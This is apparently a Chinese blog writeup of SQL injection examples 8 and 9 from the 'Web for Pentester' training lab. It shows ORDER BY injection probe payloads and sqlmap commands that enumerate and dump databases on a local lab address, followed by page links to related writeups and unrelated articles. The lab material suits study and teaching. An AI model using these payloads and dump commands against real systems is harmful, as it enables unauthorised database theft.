

可以确定是order by `name`类型排序,只能通过盲注了,直接上神器SQLMAP
Payload
sqlmap.py -u "http://192.168.219.136/sqli/example8.php?order=name" --risk=3 --level=5 --random-agent --user-agent -v3 --batch --threads=10 --dbs


qlmap.py -u "http://192.168.219.136/sqli/example8.php?order=name" --risk=3 --level=5 --random-agent --user-agent -v3 --batch --threads=10 -D exercises --dump
Example 9
本例和上面相似,

<1> payload: order=name%23
<2> payload: order=name`%23,没有返回结果

简单测试后发现排序类型是order by name
同样,直接盲注,上SQLMAP神器
Payload
sqlmap.py -u "http://192.168.219.136/sqli/example9.php?order=name" --risk=3 --level=5 --random-agent --user-agent -v3 --batch --threads=10 --dbs
sqlmap.py -u "http://192.168.219.136/sqli/example9.php?order=name" --risk=3 --level=5 --random-agent --user-agent -v3 --batch --threads=10 -D exercises --dump
Web for pentester_writeup之SQL injections篇的更多相关文章
- Web for pentester_writeup之XML attacks篇
Web for pentester_writeup之XML attacks篇 XML attacks(XML攻击) Example 1 - XML外部实体注入(XXE) Payload http:// ...
- Web for pentester_writeup之LDAP attacks篇
Web for pentester_writeup之LDAP attacks篇 LDAP attacks(LDAP 攻击) LDAP是轻量目录访问协议,英文全称是Lightweight Directo ...
- Web for pentester_writeup之File Upload篇
Web for pentester_writeup之File Upload篇 File Upload(文件上传) Example 1 直接上传一句话木马,使用蚁剑连接 成功连接,获取网站根目录 Exa ...
- Web for pentester_writeup之Commands injection篇
Web for pentester_writeup之Commands injection篇 Commands injection(命令行注入) 代码注入和命令行注入有什么区别呢,代码注入涉及比较广泛, ...
- Web for pentester_writeup之Code injection篇
Web for pentester_writeup之Code injection篇 Code injection(代码注入) Example 1 <1> name=hacker' 添加一个 ...
- Web for pentester_writeup之File Include篇
Web for pentester_writeup之File Include篇 File Include(文件包涵) Example 1 加一个单引号 从报错中我们可以获取如下信息: 当前文件执行的代 ...
- Web for pentester_writeup之Directory traversal篇
Web for pentester_writeup之Directory traversal篇 Directory traversal(目录遍历) 目录遍历漏洞,这部分有三个例子,直接查看源代码 Exa ...
- Web for pentester_writeup之XSS篇
Web for pentester_writeup之XSS篇 XSS(跨站脚本攻击) Example 1 反射性跨站脚本,URL中name字段直接在网页中显示,修改name字段, Payload: h ...
- Web安全篇之SQL注入攻击
在网上找了一篇关于sql注入的解释文章,还有很多技术,走马观花吧 文章来源:http://www.2cto.com/article/201310/250877.html ps:直接copy,格式有点问 ...
随机推荐
- 关于Python json解析过程遇到的TypeError: expected string or buffer
关于Python json解析过程遇到的问题:(爬取天气json数据所遇到的问题http://tianqi.2345.com/) part.1 url——http://tianqi.2345.com/ ...
- Linux简单检查服务运行脚本
脚本内容如下: 此脚本含义:检查服务是否运行,在运行则记录日志,不在运行则记录日志并将服务启动 #!/bin/bash svrnm="tomcat" //设置服务名称time=`d ...
- SpringBoot第二十五篇:SpringBoot与AOP
作者:追梦1819 原文:https://www.cnblogs.com/yanfei1819/p/11457867.html 版权声明:本文为博主原创文章,转载请附上博文链接! 引言 作者在实际 ...
- centos7版本以上root密码破解
centos7版本以上root密码破解 主讲内容: 1.centos7版本以上root密码破解 一.centos7版本以上root密码破解 重启服务器,按键盘的方向键(上 下) 按e 进入紧急救援 ...
- KafkaStream低级别API
开发者可以通过Processor接口来实现自己的自定义处理逻辑.接口提供了Process和Punctuate方法. 其中:Process方法用于处理接受到的消息 Punctuate方法指定时间间隔周期 ...
- HTML5 video视频字幕的使用和制作
一.video支持视频格式: 以下是三种最常用的格式 1. ogg格式:带有Theora视频编码(免费)+Vorbis音频编码的Ogg文件(免费) 支持的浏览器:firefox.chrome.oper ...
- e课表项目第二次冲刺周期第五天
昨天干了什么? 昨天,我们组商量了主界面的主要设计,然后我查找了相关的资料,将主界面改成了一个连接数据库,并将数据库中的数据进行显示.接着,又在网上搜了一些资料,为数据建立了一个布局,能够显示该数据的 ...
- Huffman树及其编解码
Huffman树--编解码 介绍: Huffman树可以根据输入的字符串中某个字符出现的次数来给某个字符设定一个权值,然后可以根据权值的大小给一个给定的字符串编码,或者对一串编码进行解码,可以用于 ...
- Mac 10.14 安装抓包工具Fiddler
环境安装 第一步: 首先,Mac下需要使用.Net编译后的程序,需要用到跨平台的方案Mono(现阶段微软已推出跨平台的方案.Net Core,不过暂时只支持控制台程序).安装程序可以从http://w ...
- Python接口测试框架实战与自动化进阶☝☝☝
Python接口测试框架实战与自动化进阶☝☝☝ 一.fiddler在工作中的运用 1.如何抓接口 抓紧手机端接口 ①.在电脑终端输入:ipconfig ,找到电脑ip ②.打开手机,连接WiFi, ...